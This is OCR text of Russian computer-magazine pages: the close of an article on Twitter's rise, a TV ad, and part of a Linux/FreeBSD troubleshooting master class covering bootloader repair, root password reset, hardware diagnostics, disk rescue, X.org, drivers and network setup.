Еще несколько крупных событий 2007 года, таких как MTV Music Awards и Apple WWDC 2007, завершили начатое SXSW, заставив весь мир заговорить о Twitter как о новом уникальном явлении. Число пользователей стремительно росло — всем хотелось попробовать «эту новую штуку» в действии. К делу продвижения Twitter в массы, помимо «сарафанного радио» подключились СМИ. В результате, у сервиса начались проблемы с работоспособностью. Хоть разработчики и ожидали, что их детище в один прекрасный день станет популярным, но к такому безумию оказались не готовы. Было подсчитано, что в 2007 году Twitter оставался в рабочем состоянии 98% времени, то есть набралось почти 7 полных суток простоя. В периоды downtime по адресу twitter.com отображались разнообразные картинки на тему птиц, например, знаменитый fail whail — падающий кит, которого в воздухе поддерживают крохотные птички. Все это сопровождалось сообщением: «Слишком много твитов! Пожалуйста, подождите немного и попробуйте еще раз». Сетевое сообщество, уже изрядно пристрастившееся к сервису, не преминуло породить кучу карикатур на данную тему.

ДЕНЬ ВЫБОРОВ

Полностью избавиться от технических проблем удалось только к 2008 году, сделав необходимые изменения в движке и переехав на серверы Amazon S3. В целом, именно 2008-й, стал для Twitter решающим годом. Сервис не только продолжил стремительный рост, поражая даже собственных создателей, но и вошел в фазу активных перемен. Так, в свете растущей популярности от Obvious Corp отделилась самостоятельная компания Twitter Inc., которую возглавил Джек Дорси, а Obvious в это время поглотила почти не подающая признаков жизни Odeo. Примерно тогда же у Twitter появились и новые инвесторы. По некоторым прогнозам, стоимость сервиса с каждым годом будет возрастать на миллиард долларов (правда, по другим прогнозам, через несколько лет сервис не будет стоить ничего :)). Перспективный доткомом поспешили поддержать весьма известные в Кремниевой долине венчурные фонды — Union Square Ventures, Charles River Ventures, Digital Garage, Spark Capital, а также инвестиционная компания Bezos Expeditions, принадлежащая Джеффу Безосу — основателю Amazon.com. А разработчики в это время не только с упоением медитировали на цифры посещаемости, но и работали. Голый костяк Twitter «оброс» полезными функциями — чатом, RSS-трансляцией, постоянными ссылками на сообщения и тому подобными необходимыми мелочами. Разумеется, с каждым нововведением интерес общественности к сервису только усиливался.
Наиболее значимым и заметным витком в популяризации Twitter, пожалуй, стали прошлогодние президентские выборы в США. После того как сервис стал одним из инструментов в предвыборной борьбе (многие политики завели twitter-аккаунты), серверы только каким-то чудом не начали снова падать. Пик активности пришелся непосредственно на день выборов — посещаемость подскочила на рекордные 43%!

КУПЯТ НЕ КУПЯТ

Вот так незаметно мы добрались до наших дней. Можно, конечно, еще долго сыпать цифрами и перечислять статистические рекорды Twitter, но если взглянуть на картину в целом — сервис мало изменился за последний год. Появился лишь ряд приятных дополнений, вроде нормального поиска, который разработчики попросту выкупили у другой команды и прикрутили к сайту. В штате Twitter Inc. сейчас работает порядка 30 человек и, как ни странно, они пока не стали миллионерами, хоть их компанию и оценили в 250 миллионов долларов. Twitter до сих пор не монетизировался, если, конечно, не считать монетизацией недавнее открытие японского филиала www.twitter.jp, где «все то же самое только на японском и с рекламой». Был ли это пробный шар, или поводом действительно послужила огромная численность японского твиттер-сообщества, неизвестно. Давать какие-либо комментарии по поводу возможной схемы получения от Twitter денег, Дорси и его коллеги не торопятся. А между тем, эта проблема не так уж проста, ведь многие юзеры пользуются сторонними twitter-клиентами, минуя сайт или, вообще, «общаются» с сервисом через SMS.

Говоря о деньгах, нельзя не упомянуть, что безостановочно растущий дотком уже пытались купить. В начале текущего года Facebook предлагал за Twitter полмиллиарда долларов, но не деньгами, а своими акциями. По каким именно причинам руководство Twitter отвергло это предложение — неизвестно, но многие аналитики сходятся во мнении, что акции Facebook сильно переоценены. А в последний месяц и вовсе появились слухи о том, что теперь Twitter ведет переговоры с Google, но никаких комментариев и подробностей не последовало.

Ну а в Сети, тем временем, как грибы после дождя, появляются твиттер-клоны (кто-то, возможно, предпочтет формулировку «другие сервисы для микроблоггинга»). Как бы там ни было, пока ни один из них не представляет для Twitter серьезной угрозы — «Чирикалка» уверенно оставляет позади всех конкурентов. По последним данным, Twitter занимает третье место по популярности среди социальных сетей (Facebook и MySpace все еще лидируют), и сумасшедшая цифра годового прироста пользователей — 1382% свидетельствует, что в будущем у него есть все шансы возглавить этот топ.



ПЕРВЫЕ НАБРОСКИ ДЖЕКА ДОРСИ, ЕЩЕ НОСЯЩИЕ ИМЯ STAT.US

ПУСТЫШКА ИЛИ ГЕНИАЛЬНОЕ ИЗОБРЕТЕНИЕ?

Об истории и становлении сервиса уже сказано более чем достаточно, но, кажется, ответов на поставленные в начале вопросы мы так и не получили. Чем же Twitter превосходит другие средства сетевой коммуникации, откуда взялась сумасшедшая популярность и в чем удобство и привлекательность микроблоггинга? На самом деле, вывод напрашивается неутешительный — похоже, сегодня модно и удобно быть ленивым. Нет, разумеется, у медали Twitter есть светлая сторона.

Короткие сообщения максимально информативны и начисто лишены «воды» (которая просто не умещается в 140 символов). Плюс, Twitter порой реагирует на события, происходящие в мире, быстрее любых СМИ, и помогает максимально быстро получать и сортировать практически любую информацию. Если приводить глобальные и наиболее яркие примеры, то во время террористического акта в Мумбаи, произошедшего в 2008 году, свидетели происходящего отправляли по ~80 твитов в 5 секунд, докладывая обстановку, а другие в это время помогали составлять списки убитых и раненых. Похожая ситуация сложилась и с рейсом 1549, который в начале 2009 года совершил аварийную посадку на воду реки Гудзон, в Нью-Йорке — один из очевидцев сделал фото места катастрофы и отправил его в Twitter еще до того, как на место прибыли спасатели и пресса. Пригодился Twitter и австралийским пожарным, когда в начале 2009 горела едва ли не вся Австралия — с помощью сервиса население оперативно оповещали о текущей обстановке в охваченных пламенем зонах. И подобных примеров наберется немало.

Однако если не принимать во внимание чрезвычайные ситуации и рассматривать Twitter не как удобный инструмент, с помощью которого можно быстро и оперативно донести информацию до «всея интернета», то картина вырисовывается не столь радужная. Достаточно взглянуть на списки людей, которых активнее всего «фоловят» (от англ. follow — «следовать за кем-то». Фолловеры в Twitter — аналог френдов в ЖЖ): Бритни Спирс, Опра Уинфри, Эштон Катчер (Катчер, кстати, недавно поставил рекорд и первым взял планку в миллион фолловеров), Арнольд Шварценеггер, Барак Обама, Эл Гор и далее, далее, далее... Внимание к Twitter сейчас во многом привлекают знаменитости, которых здесь в избытке. Мы совсем недавно писали о том, что после пришествия в Twitter уже упомянутой телеведущей Опры Уинфри, сервис с трудом выдержал наплыв американских домохозяек. Шутка ли, в день ее регистрации посещаемость подскочила на 24%, и уже через 2 часа у миссис Уинфри было 100.000 фолловеров. Из этих цифр и другой похожей статистики напрашивается довольно очевидный вывод о контингенте сервиса. Само собой, интересные люди есть везде, и я даже составила для тебя небольшой список, кого стоит почитать, но все же общая тенденция не слишком радует. Читать лайфстрим людей, которые педантично рапортуют о том, что выпили кофе, позавтракали, сходили в магазин, посмотрели какой-то фильм и т.п. — сомнительное удовольствие. И таких едва ли не большинство.

В данном случае ограничение в 140 знаков работает скорее против Twitter, чем за. Ритм современной жизни диктует свои условия, и зачастую чем компактнее подана информация, чем проще ею поделиться, а чем быстрее она «проглатывается», тем лучше. Но все же краткость не всегда сестра таланта, и стиль текста а-ля SMS — без знаков препинаний, с кучей сокращений, упрощений и едва ли не 1337'ом, уместен далеко не всегда. Twitter же, фактически, принуждает своих юзеров писать именно так, ведь на счету каждый символ.

Подводя итог, скажу, что, пожалуй, равно ошибочно называть Twitter и пустышкой, раздутой из ничего, и гениальным изобретением. Хотя сервис и строится на давно известных и проверенных вещах, это не отменяет того факта, что он может быть полезен, интересен, а главное — очень оперативен. Иметь twitter-аккаунт сегодня удобно: одно дело читать с мобильника ленту друзей в ЖЖ и совсем другое — читать ленту Twitter. Из-за подобной доступности и простоты микроблоги в будущем явно продолжат пользоваться популярностью (это не значит, что они затмят собой обычные блоги и социальные сети, а затем поработят мир, ведь с появлением кино люди не перестали читать и ходить в театр, а после появление интернета не умерли печатные СМИ). Просто не нужно забывать о том, что порой 140 символов недостаточно.

Факты и цифры

Twitter — сервис для микроблоггинга, базирующийся на платформе Ruby on Rails, и, по сути, представляющий собой бесплатную социальную сеть. Длина сообщения\поста здесь ограничена 140 символами (стандартная длина SMS + запас для никнейма).

Писать сообщения — твиты — можно через web-интерфейс, SMS, инстант мессенджеры или при помощи специальных клиентских программ. Последних насчитывается огромное количество на любой вкус.

Получать твиты также можно через сайт, электропочту, SMS, RSS, twitter-клиенты и службы мгновенных сообщений.

В среднем, за месяц у Twitter набирается 6 млн. уникальных хостов и порядка 55 млн. хитов.

Каждый день в Twitter регистрируется от 5 до 10 тысяч новых пользователей.


ТНТ
WWW.TNT-TV.RU
Почувствуй нашу любовь
НАША РАША
Реклама
Лицензия на осуществление телевизионного вещания Серия ТВ №7632 от 16.09.2003, выдана Минпечати РФ



ЕВГЕНИЙ «J1M» ЗОБНИН
/ZOBNIN@GMAIL.COM/



МАСТЕР-КЛАСС ПО РЕАНИМАЦИИ НИКСОВ

Методы борьбы со сбоями Linux и FreeBSD

UNIX-подобные операционные системы устроены так, что если в них что-то ломается, то они не пытаются самовосстановиться, а честно сообщают о случившемся. Дальнейшая судьба операционки зависит от квалификации владельца компа: новичок сразу затеет переустановку, матерый же юниксоид спокойно загрузится с LiveCD, наберет в терминале несколько команд и отправит комп на перезагрузку, довольно усмехнувшись. Дизайн UNIX настолько прост и прямолинеен, что ОС можно поднять с колен, в каком бы состоянии она ни находилась.

Всего существует шесть классов проблем, с которыми сталкиваются пользователи никсов:
1. Загрузка. Затертая запись MBR, забытый пароль root.
2. Оборудование. Подвисания и самопроизвольная перезагрузка ОС, паника ядра.
3. Винчестеры. Затертая таблица разделов, выход из строя жесткого диска.
4. Графическая подсистема. Неправильная настройка xorg.conf, отсутствующий видеодрайвер, тормоза.
5. Драйвера. Все, что связано с нераспознанным оборудованием.
6. Сеть. Неправильная настройка сетевых интерфейсов, неработающий DNS-резолвинг.
Мы рассмотрим способы борьбы с каждой из этих проблем.

КОГДА ПИНГВИН ОТКАЗЫВАЕТСЯ ВЫХОДИТЬ НА СТАРТ

Проблема затертой записи MBR загрузчиком другой операционной системы уже возведена в разряд запрещенной к обсуждению на многих тематических форумах, попала в многочисленные FAQ и глубоко сидит в печенках опытных пользователей. Нет в нашей стране новичка в Linux, который бы ни разу с ней не сталкивался. А между тем, решение очень простое: достаточно загрузиться с любого Linux LiveCD, открыть окно терминала и набрать заветную команду:

```
$ sudo grub-install /dev/sda
```


В большинстве ситуаций этой команды будет достаточно для возвращения загрузчика на законное место. Но если вместо глубокомысленного молчания grub-install разразится бранными ругательствами — дело плохо! Придется запустить командную строку grub:


```
$ sudo grub
```

Команда «find /boot/grub/stage1», введенная в ответ на приглашение grub, должна выдать на экран имя дискового раздела, содержащего каталог /boot/grub. Далее все просто:

```
: root дисковый_раздел
: setup (hd0)
: quit
```

Куда реже страдают от проблемы затертого загрузчика пользователи FreeBSD, но такое случается и в с ними. Алгоритм восстановления записи MBR тут несколько иной:
1. Загружаемся с первого или восстановительного диска FreeBSD.
2. Выбираем пункт меню «Fixit», далее «CDROM/DVD».
3. Набираем в открывшейся командной строке «boot0cfg -o packet ad0 && exit».
4. Жмем на системном блоке кнопку Reset.
С MBR все. Теперь поговорим о забытом пароле





ЗАПУСКАЕМ СПАСАТЕЛЬНУЮ КОНСОЛЬ FREEBSD

пользователя root. Как же юниксоиды любят выдумывать длинные, запутанные пароли, а потом с успехом их забывать, и как же они радуются, узнав, что для восстановления пароля достаточно выполнить всего два простых действия. А именно — загрузиться в однопользовательском режиме и удалить пароль из базы пользователей с помощью команды vipw.

В Linux вход в однопользовательский режим осуществляется за счет передачи ядру опции single. Выбери в grub нужный пункт меню, нажми 'e', добавь в конец появившейся строки слово single и нажми <Enter>. Ядро благополучно загрузится и запустит /bin/sh от имени суперпользователя. Выполни команду vipw, сотри звездочку в поле пароля пользователя root, выйди из редактора и набери exit.

Чтобы попасть в однопользовательский режим FreeBSD, требуется нажать '4' в ответ на загрузочное меню или набрать «boot -s» в командной строке загрузчика.

ЖЕЛЕЗНАЯ БОЛЕЗНЬ

Часто ядро отказывается загружаться или корректно работать по причине кривой реализации ACPI в чипсете или BIOS'е материнской платы. Разработчики операционных систем уже устали ругаться по этому поводу; ядра Linux и FreeBSD содержат даже не десятки, а сотни воркэраундов для материнских плат, обладающих такой неприятной особенностью. Однако очевидно, что с момента поступления материнской платы в продажу и до обнаружения в ней ошибок проходит какое-то время, поэтому не стоит надеяться, что твоя свежекупленная бажная ASUS уже есть в черных списках ядра. Проблемы с ACPI и подконтрольным ему IO-APIC могут проявляться по-разному: периодические зависания ОС, неработающие клавиатура и мышь, сообщения ядра «MP-BIOS bug: 8254 timer not connected to IO-APIC», но чаще всего «железный баг» дает о себе знать уже на этапе установки ОС. Инсталлятор просто входит в ступор во время копирования файлов.

К счастью, это легко обходится через явное отключение APIC и/или ACPI в ядре. Для Linux необходимо выбрать нужный пункт меню в загрузчике grub, нажать 'e', добавить в конец появившейся строки слово noapic и нажать 'b'. Для фиксации изменений открываем файл /boot/grub/grub.conf и добавляем noapic ко всем строкам, начинающимся со слова kernel. Если и это не поможет, полностью отключаем ACPI через опцию «acpi=off». Для FreeBSD достаточно нажать клавишу '2', когда появится меню загрузчика, а затем зафиксировать изменения, добавив строку «hint.apic.0.disabled=1» в loader.conf:

```
# echo "hint.apic.0.disabled=1" >>
/boot/loader.conf
```

Периодические подвисания операционной системы или постоянные уходы ядра в панику могут свидетельствовать о том, что оперативная память дышит на ладан. Если подвисания случаются с периодичностью раз в час или тридцать минут, скорее всего, погорели только некоторые ячейки одной из планок. В случае выхода из строя всего модуля памяти ядро уйдет в панику при следующей же загрузке! Проверить память на сбойность не составляет труда. Самый примитивный способ — запаковать и распаковать большой объем данных, например, дерево исходных текстов ядра:

```
$ tar -czf ~/src.tar.gz /usr/src &&
tar -xzf ~/src.tar.gz
```

Сбойные ячейки памяти вызовут коллизии при сверке контрольных сумм, и архиватор без замедления сообщит об этом.

Другой (более правильный) способ проверки заключается в использовании профессионального инструмента memtest86. Это самодостаточная программа, которая не требует операционной системы для своей работы. Она изначально присутствует в меню grub многих дистрибутивов и LiveCD Linux. Просто перезагрузи машину и выбери пункт меню memtest86. Проверка памяти начнется автоматически. Программа memtest86 использует множество различных алгоритмов тестирования, поэтому проверка может затянуться надолго. Рекомендую запустить memtest86 на ночь, лечь спать, а утром проверить, нет ли в выводе красных строчек, сигнализирующих о сбойных ячейках.

Частые самопроизвольные перезагрузки машины, особенно во время запуска тяжелых приложений или игр, — следствие перегрева процессора или видеокарты. Проверь работоспособность кулеров и, в случае необходимости, замени их. Если времени на эту процедуру нет, а работать надо, попробуй снизить частоту процессора или чипа видеокарты. Многие современные процессоры и материнские платы позволяют изменять тактовую частоту процессора «на лету», без перезагрузки компа. Обычно для этого предоставляется специальный интерфейс, расположенный в недрах каталога /sys в Linux или в одной из ветвей sysctl во FreeBSD. Для манипулирования частотой и другими характеристиками видеопроцессора принято использовать кроссплатформенную утилиту nvclock. Запусти ее с флагом '-s', чтобы узнать текущую частоту GPU:

```
# nvclock -s
```

А затем снизь ее примерно на 100 МГц:

```
# nvclock -n 300
```

ВИНТЫ ПОСЫПАЛИСЬ

Пользователи со стажем знают, что диапазон проблем, связанных с использованием жестких дисков, очень широк и простирается от механического повреждения в результате удара до случайно потертой таблицы разделов. В некоторых из них винчестер еще можно вернуть к жизни, но в большинстве случаев он либо уже умер, либо находится в предсмертном состоянии. Чтобы не попасть впросак, специалисты рекомендуют периодически проверять состояние жесткого диска, используя утилиты для отображения статистики S.M.A.R.T., специального чипа, встроенного в жесткий диск. В *nix-системах тоже есть такие утилиты, самая известная из которых именуется smartctl.



Пакет smartmontools, содержащий программу smartctl, предустановлен почти в любом дистрибутиве Linux, а во FreeBSD доступен через систему портов (sysutils/smartmontools). Запустим smartctl:

```
# smartctl -A /dev/sda
```

В появившейся на экране таблице нас интересуют только две строки: Reallocated_Sector_Ct и Temperature_Celsius. В последней колонке первой из них отражено количество переназначенных секторов. Значение, отличное от нуля, говорит о проблемах. Диск начинает сыпаться, и число переназначенных секторов будет только расти. Последняя колонка строки Temperature_Celsius содержит текущую температуру жесткого диска, которая не должна превышать 50-ти градусов (36-45 градусов — идеальные условия). Значения S.M.A.R.T. — это всего лишь цифры, которые далеко не всегда имеют связь с реальным состоянием жесткого диска. Более того,



РЕЗУЛЬТАТ ВЫЗОВА IFCONFIG БЕЗ АРГУМЕНТОВ

INFO

info

• Сыплющийся, но еще работоспособный жесткий диск вполне пригоден для хранения временных данных. Для этого надо потереть таблицу разделов и создать новый раздел на уцелевшей части диска.

• Чтобы убрать загрузочный экран и увидеть процесс инициализации Linux во всей красе, удали опции quiet и splash из строки, доступной по клавише 'e' в загрузчике grub.

исследования, проведенные компанией Google, показали, что в 60% процентах случаев вероятность гибели дисков никак не связана со значениями S.M.A.R.T., а единственный более-менее достоверный показатель — это количество переназначенных секторов. Но что, если диск уже почти умер, а информация не может быть восстановлена из-за повторяющихся ошибок чтения или перемещения головки? Тогда при попытке копирования файлов ядро завалит dmesg сообщениями I/O error, а команда cp просто возвратит ошибку. Для начала следует попробовать отмонтировать раздел и слить информацию с помощью dd на другой жесткий диск (здесь и далее /dev/sda — сыплющийся диск, /dev/sdb — новый диск):

```
# dd if=/dev/sda of=/dev/sdb conv=noerror,sync
```

Если количество сбойных секторов на диске невелико, то dd скопирует диск, заполнив проблемные участки нулями. После этого останется только выполнить fsck для всех файловых систем и жить дальше с новым диском. К сожалению, трюк с применением dd срабатывает не всегда. В некоторых ситуациях диск оказывается поврежденным настолько, что сбойные участки простираются на сотни тысяч или даже миллионы секторов подряд! Завершения отработки dd придется ждать несколько дней, за которые подопытный вполне может скончаться. Лучшие умы планеты советуют использовать специальную утилиту dd_rescue, с помощью которой можно провести копирование диска с двух сторон: первый проход с начала диска, второй — с конца. В результате на новом диске окажется вся информация за исключением проблемного участка. Делаем первый проход:

```
# dd_rescue -v -y 1G -l sda.log -o sda.bb \
      /dev/sda /dev/sdb
```

Когда диск начнет безумно шелестеть, нажмем <Ctrl+C>, чтобы завершить копирование, и запускаем процесс копирования с конца:

```
# dd_rescue -r -v -y 1G -l sda.log -o sda.bb \
      /dev/sda /dev/sdb
```

Останавливаем процесс копирования после продолжительного шелеста диска и отключаем умирающего. Другая проблема — утрата таблицы разделов, которую еще совсем недавно было принято решать с помощью шестнадцатеричного редактора. Сегодня же проще применить утилиту gpart:

```
# gpart -W /dev/sda /dev/sda
```

Альтернатива gpart — testdisk, более мощная и гибкая программа с псевдо-графическим интерфейсом.

GRUB В КАЧЕСТВЕ ЗАГРУЗЧИКА FREEBSD

Загрузчик grub присутствует в дереве портов FreeBSD. Его можно использовать вместо стандартного boot0. Файл /boot/grub/menu.lst в этом случае должен выглядеть примерно так:

```
title  FreeBSD
root   (hd0,0)
chainloader +1
```

ПРИЧУДЫ МИСТЕРА X

За последнее время X.org стал на порядок интеллектуальнее, и проблемы с ним уже не являются серьезным препятствием. Теперь X-сервер умеет автоматически находить устройства ввода, подбирать правильные разрешение и частоту обновления для монитора. Во многих дистрибутивах настраивать его вообще не нужно, установочные скрипты сами генерируют правильную конфигурацию. Но время от времени X-сервер дает сбои. Причем, зачастую виновным оказывается сам пользователь или система обновления пакетов. Если после загрузки вместо привычного окна логина ты видишь скучную черную консоль, значит, процедура запуска сервера завершилась с ошибками. Этому может быть сотня причин, начиная от отсутствия необходимого драйвера и заканчивая проблемами с каталогом /tmp. Самое разумное, что можно сделать — попробовать повторно запустить X-сервер командой startx и посмотреть, какие ошибки она выдаст на экран. В большинстве случаев этого оказывается достаточно для диагностики проблемы, но если причины сбоя остаются загадкой, следует обратиться за более подробным разъяснением к файлу /var/log/Xorg.0.log:

```
# grep EE /var/log/Xorg.0.log
```

Записывая логи, X-сервер помечает все ошибки маркером «(EE)», так что приведенная команда выведет только записи, сигнализирующие о проблемах.

Если чувствуешь, что ошибки самостоятельно тебе не исправить, просто выполни команду «X -configure», которая сгенерирует новый конфигурационный файл X.org.

Кроме сбоев, X-сервер может элементарно тормозить. В этом случае винить следует уже не пользователя или дистрибутив, а видеодрайвер. Современные графические тулкиты и некоторые среды рабочего стола (KDE4, например) практикуют перекладывание части работ по отрисовке графики на плечи графического ускорителя. Выливается это в скверные показатели производительности в системах, видеодрайвера которых не поддерживают функции 2D/3D-ускорения. В частности, этим страдает стандартный nvidia-драйвер nv. Чтобы решить п роблему, зайди на сайт nvidia.com и скачай последний драйвер для своей ОС или сделай то же самое через систему управления пакетами.

ПОТЕРЯННЫЙ ДРАЙВЕР

Современные версии Linux и FreeBSD под завязку набиты драйверами даже для самого экзотического оборудования. Дни, когда для этих операционных систем приходилось индивидуально подбирать конфигурацию компа, прошли.



ВЫВОД PCICONF: НАС ИНТЕРЕСУЕТ ИМЯ УСТРОЙСТВА, ПОЛНОЕ И СОКРАЩЕННОЕ

РЕЗУЛЬТАТ РАБОТЫ GPART

```
TestDisk 6.10, Data Recovery Utility, July 2008
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org

Disk /dev/ad0 - 120 GB / 111 GiB - CHS 232581 16
Current partition structure:
     Partition                  Start        End
 1 * FreeBSD                0   1  1 20798   6 63    20964762

Warning: Bad ending head (CHS and LBA don't match)
Warning: Incorrect number of heads/cylinder 255 (NTFS) != 16 (HD)
 2 P HPFS - NTFS            20798   7  1 31205   9 63   10490445

Warning: Bad starting head (CHS and LBA don't match)
 3 P FreeBSD                41612  13  1 232575  14 63  192490830

Warning: Bad starting head (CHS and LBA don't match)
 4 E extended               31205  10  1 41612  12 63   10490445

Warning: Bad starting head (CHS and LBA don't match)
    Next

[Quick Search]  [ Backup ]
                           Try to locate partition
```

ВОССТАНАВЛИВАЕМ ТАБЛИЦУ РАЗДЕЛОВ С ПОМОЩЬЮ TESTDISK

Сегодня Linux и FreeBSD легко встают на любой современный сервер, домашний компьютер или лэптоп и не требуют специального конфигурирования. Загвоздка лишь в том, что драйвера для «железных новинок» появляются с некоторым опозданием, что вполне закономерно, но неприятно.
Если твоя свежекупленная железка никак не проявляет работоспособность, значит, ядро не подхватило ее во время загрузки. Такое может произойти в двух ситуациях: либо драйвер не был загружен во время инициализации системы, либо драйвера для такого устройства нет в ядре или модуле. В любом случае следует опросить шину PCI на предмет найденных устройств и загруженных драйверов. Для этого можно использовать утилиту lspci в Linux или pciconf во FreeBSD:

```
linux# lspci -v
freebsd# pciconf -l -v
```

На экране ты увидишь все найденные во время инициализации ядра устройства и закрепленные за ними модули (драйвера). В первом случае имя модуля будет указано в строке «Kernel modules:», во втором — в первой строке каждого устройства.
В моем примере слово nfe0 в самом начале отражает имя устройства (сетевая карта) и закрепленный за ним драйвер nfe. Если вместо имени ты увидишь слово «none» — значит, ядро не загрузило соответствующий драйвер, и пора отправляться на его поиски. Введи полное имя устройства и название операционной системы в строку поиска google, и ты найдешь имя необходимого модуля или сообщение о том, что данное устройство пока не поддерживается ядром.
Если поиск драйвера не принес результатов, остается одно — ждать выхода новой версии ядра/ОС и надеяться, что в нем появится поддержка твоего оборудования. Владельцы неподдерживаемых сетевых адаптеров могут попытать счастья с фреймворком NDISWrapper, который представляет собой модуль ядра Linux. Он реализует прослойку для работы драйверов NDIS (Network Driver Interface Specification), предназначенных для Windows.
Установи пакет ndiswrapper, скопируй с диска каталог с официальным драйвером для Windows, найди в нем INF-файл и выполни эту команду:

```
# ndiswrapper -i driver.inf
```

Проверь, загрузился ли драйвер:

```
# ndiswrapper -l
```

Все в порядке? Загружай модуль и конфигурируй сеть:

```
# modprobe ndiswrapper
```

ЛАТАЕМ СЕТИ

Проблемы с подключением к сети — бич новичков в Linux. Большинство дружелюбных к пользователю дистрибутивов находят сетевые интерфейсы сами и пытаются настроить их средствами DHCP. Срабатывает это далеко не всегда. Перво-наперво запусти команду «dmesg | less» в Linux или «less /var/run/dmesg.boot» во FreeBSD и найди в ее выводе сетевой адаптер, который ты используешь для выхода в интернет или локальную сеть. Например:

```
nfe0: <NVIDIA nForce2 MCP2 Networking Adapter>
port ...
```

Первое слово — это название сетевого интерфейса (в Linux он будет именоваться eth0 или eth1). Запусти команду ifconfig без аргументов и найди в ее выводе это название. Если его нет — значит, интерфейс неактивен; если же в выводе нет строки inet — значит, ему не присвоен IP-адрес. Активировать интерфейс можно командой:

```
# ifconfig интерфейс inet IP-адрес netmask
сетевая-маска up
```

Обычно для выхода в локальную сеть не требуется ввод дефолтового шлюза, так что после исполнения этой команды доступ к локальной сети должен открыться. В случае, если стандартный шлюз все-таки используется, выполни следующую команду:

